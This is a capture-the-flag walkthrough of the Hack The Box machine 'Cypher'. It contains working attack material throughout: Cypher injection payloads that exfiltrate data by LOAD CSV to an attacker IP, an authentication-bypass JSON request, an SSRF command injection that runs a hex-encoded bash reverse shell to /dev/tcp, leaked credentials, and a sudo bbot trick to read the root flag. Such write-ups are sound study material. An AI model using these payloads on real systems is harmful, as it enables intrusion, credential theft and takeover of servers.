credentials

cypher.htb
my ip: 10.10.14.137
target ip:10.10.11.57

Neo4j 5.24.1

`ecorp.com`


report

"Cypher.htb
my ip: 10.10.14.137
target ip:10.10.11.57

```
→  tools_htb nmap -p 22,80 -A -T4 10.10.11.57
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 13:14 EDT
Nmap scan report for 10.10.11.57
Host is up (0.017s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 be:68:db:82:8e:63:32:45:54:46:b7:08:7b:3b:52:b0 (ECDSA)
|_  256 e5:5b:34:f5:54:43:93:f8:7e:b6:69:4c:ac:d6:3d:23 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cypher.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 - 5.5 (95%), Linux 4.15 - 5.8 (94%), Linux 5.0 (94%), Linux 5.0 - 5.4 (94%), Linux 3.1
 Camera (Linux 2.6.17) (94%), Linux 2.6.32 (94%), Linux 5.3 - 5.4 (93%), HP P2000 G3 NAS device (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   12.78 ms 10.10.16.1
2   33.02 ms 10.10.11.57

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.54 seconds
```

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Downloads/tools_htb/reports/_cypher.htb/_25-04-01_09-01-00.txt

Target: http://cypher.htb/

[09:01:00] Starting:
[09:01:03] 200 -    5KB - /about.html
[09:01:03] 200 -    5KB - /about
[09:01:08] 307 -    0B  - /api   →  /api/docs
[09:01:08] 307 -    0B  - /api/  →  http://cypher.htb/api/api
[09:01:12] 307 -    0B  - /demo  →  /login
[09:01:12] 307 -    0B  - /demo/  →  http://cypher.htb/api/demo
[09:01:17] 200 -    4KB - /login.html
[09:01:17] 200 -    4KB - /login
[09:01:28] 301 -  178B  - /testing  →  http://cypher.htb/testing/

Task Completed
```

We have a website with a login page. First thing we can do is test for sql injection. Puting a quote return this error



<!-- Get Neo4j version -->
' OR 1=1 WITH 1 as a CALL dbms.components() YIELD name, versions, edition UNWIND versions as version LOAD CSV FROM 'http://10.10.16.72/?version=' + version + '&edition=' + edition as l RETURN 0 as _0 //

<!-- Get labels -->
' OR 1=1 WITH 1 as a CALL db.labels() yield label LOAD CSV FROM 'http://10.10.16.72/?label='+label as l RETURN 0 as _0 //

{"username":"' OR 1=1 WITH 1 as a MATCH (u:USER) UNWIND keys(u) as p LOAD CSV FROM 'http://10.10.16.72/?' + p +'='+toString(u[p]) as l RETURN 0 as _0 //","password":"aze"}

MATCH (u) RETURN u.name, labels(u), properties(u);

t

```
➜  Downloads sudo python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.57 - - [28/Mar/2025 14:05:52] "GET /?version=5.24.1&edition=community HTTP/1.1" 200 -
10.10.11.57 - - [28/Mar/2025 14:05:53] "GET /?label=USER HTTP/1.1" 200 -
10.10.11.57 - - [28/Mar/2025 14:05:53] "GET /?label=HASH HTTP/1.1" 200 -
10.10.11.57 - - [28/Mar/2025 14:05:53] "GET /?label=DNS_NAME HTTP/1.1" 200 -
10.10.11.57 - - [28/Mar/2025 14:05:53] "GET /?label=SHA1 HTTP/1.1" 200 -
10.10.11.57 - - [28/Mar/2025 14:05:54] "GET /?label=SCAN HTTP/1.1" 200 -
10.10.11.57 - - [28/Mar/2025 14:05:54] "GET /?label=ORG_STUB HTTP/1.1" 200 -
10.10.11.57 - - [28/Mar/2025 14:05:54] "GET /?label=IP_ADDRESS HTTP/1.1" 200 -
```

```
→ tools_htb python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.57 - - [31/Mar/2025 11:21:02] "GET /?name=graphasm HTTP/1.1" 200 -
10.10.11.57 - - [31/Mar/2025 11:23:12] "GET /?name=graphasm HTTP/1.1" 200 -
10.10.11.57 - - [31/Mar/2025 11:24:22] "GET /?value=9f54ca4c130be6d529a56dee59dc2b2090e43acf HTTP/1.1" 200 -
```

We manage to leak some useful information (hash, username

Through trial and error, we finally find a payload that allow us the bypass the authentification.

Request

Pretty Raw Hex

```
POST /api/auth HTTP/1.1
Host: cypher.htb
Content-Length: 108
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Origin: http://cypher.htb
Referer: http://cypher.htb/login
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
    "username":
    "' OR 1=1 return '5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8' as hash //",
    "password":"password"
}
```

Response


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Tue, 01 Apr 2025 15:25:41 GMT
Content-Length: 2
Connection: keep-alive
set-cookie: access-token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiInIE9SIDE9MSByZXR1cm4gJzViYWE2MWU0YzliOTNmM2Y
wNjgyMjUwYjZjZjgzMzFiN2VlNjhmZDgnIGFzIGhhc2ggLy8iLCJleHAiOjE3NDM1NjQzNDF9.ZDwW-eYI2E4Utq_I_a
jJayncAb7MPHAyg6Jnyl9nJM4; Path=/; SameSite=lax

ok
```


The idea is that we overwrite the return of the function so we can have our hash value as “5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8” which is “password” encoded in sha1. We can than use “password” as a password to match the hash and get access.

We can add this token to our browser and log to restricted page now.

We find a new page called demo with a field to send some queries. We found before through dirsearch some custom function like helloworld. We can try and call them.



We cant execute anything we want, we are limited to cypher command and custom function.



With custom function we found a way to make an SSRF.

echo "bash -c 'bash -i >& /dev/tcp/10.10.16.72/4321 0>&1'" | xxd -p

CALL custom.getUrlStatusCode("http://10.10.16.72; echo '62617368202d63202762617368202d69203e26202f6465762f7463702f31302e31302e31362e37322f34333231203 03e2631270a' | xxd -p -r | bash") YIELD statusCode RETURN statusCode;

we can use this SSRF to get a reverse shell.

```
base64  extras  LICENSE  penelope.py  pyproject.toml  queue  README.md  shutil  signal  socket  struct  warnings
→  penelope git:(main) ✗ ./penelope.py
[+] Listening for reverse shells on 0.0.0.0:4444 →  127.0.0.1 • 10.0.2.15 • 10.10.16.72 • 10.10.16.78
➤  🏠 Main Menu (m) 💀  Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from cypher-10.10.11.57-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/cypher~10.10.11.57_Linux_x86_64/2025_04_01-16_13_34-147.log 📜
neo4j@cypher:/$ ls
bin             boot   dev  home  lib64             lost+found  mnt  proc  run   sbin.usr-is-merged  sys  usr
bin.usr-is-merged  cdrom  etc  lib   lib.usr-is-merged  media       opt  root  sbin  srv                 tmp  var
neo4j@cypher:/$
```

We run linpeas and find a file that contain credentials

/var/lib/neo4j/.bash_history:neo4j-admin dbms set-initial-password cU4btyib.20xtCMCXkBmerhK

```
neo4j@cypher:/home/graphasm$ cat bbot_preset.yml
targets:
  - ecorp.htb

output_dir: /home/graphasm/bbot_scans

config:
  modules:
    neo4j:
      username: neo4j
      password: cU4btyib.20xtCMCXkBmerhK
```

We can now log a graphasm and using sudo -l we see that we can use bbot command as sudo.

```
graphasm@cypher:~/.bbot/logs$ sudo bbot -t /root/root.txt

 BIGHUGE BLS OSINT TOOL v2.1.0.4939rc

www.blacklanternsecurity.com/bbot

[INFO] Reading targets from file: /root/root.txt
[INFO] Scan with 0 modules seeded with 1 targets (1 in whitelist)
[WARN] No scan modules to load
[INFO] Loaded 5/5 internal modules (aggregate,cloudcheck,dnsresolve,excavate,speculate)
[INFO] Loaded 5/5 output modules, (csv,json,python,stdout,txt)
[INFO] internal.excavate: Compiling 11 YARA rules
[INFO] internal.speculate: No portscanner enabled. Assuming open ports: 80, 443
[SUCC] Setup succeeded for 12/12 modules.
[SUCC] Scan ready. Press enter to execute bloodshot_valerie

[SUCC] Starting scan bloodshot_valerie
[SCAN]                  bloodshot_valerie (SCAN:75f1b19a187cd9ea3b0671e56da4d7fd4251564f)       TARGET  (in-scope, target)
[INFO] bloodshot_valerie: Modules running (incoming:processing:outgoing) dnsresolve(0:1:0)
[INFO] bloodshot_valerie: Events produced so far: SCAN: 1
[INFO] bloodshot_valerie: No events in queue (9 processed in the past 15 seconds)
[DNS_NAME_UNRESOLVED]   8e9a8b0270442265d177f7af96cdf643       TARGET  (a-error, aaaa-error, cname-error, in-scope, mx-erro
r, ns-error, soa-error, srv-error, target, txt-error, unresolved)
[INFO] Finishing scan
[SCAN]                  bloodshot_valerie (SCAN:75f1b19a187cd9ea3b0671e56da4d7fd4251564f)       TARGET  (in-scope)
[SUCC] Scan bloodshot_valerie completed in 21 seconds with status FINISHED
[INFO] aggregate: +-------------+-------------+-----------------------------+
[INFO] aggregate: | Module      | Produced    | Consumed                    |
[INFO] aggregate: +=============+=============+=============================+
[INFO] aggregate: | dnsresolve  | 0           | 1 (1 DNS_NAME)              |
[INFO] aggregate: +-------------+-------------+-----------------------------+
[INFO] aggregate: | cloudcheck  | 0           | 1 (1 DNS_NAME_UNRESOLVED)   |
[INFO] aggregate: +-------------+-------------+-----------------------------+
[INFO] aggregate: | speculate   | 0           | 1 (1 DNS_NAME_UNRESOLVED)   |
[INFO] aggregate: +-------------+-------------+-----------------------------+
[INFO] output.csv: Saved CSV output to /root/.bbot/scans/bloodshot_valerie/output.csv
[INFO] output.json: Saved JSON output to /root/.bbot/scans/bloodshot_valerie/output.json
[INFO] output.txt: Saved TXT output to /root/.bbot/scans/bloodshot_valerie/output.txt
[INFO] Saved word cloud (18 words) to /root/.bbot/scans/bloodshot_valerie/wordcloud.tsv
```

bbot scan for subdomain and can take a file as an entry. Since we can run bbot as root, we can choose /root/root.txt as our file and leak the flag.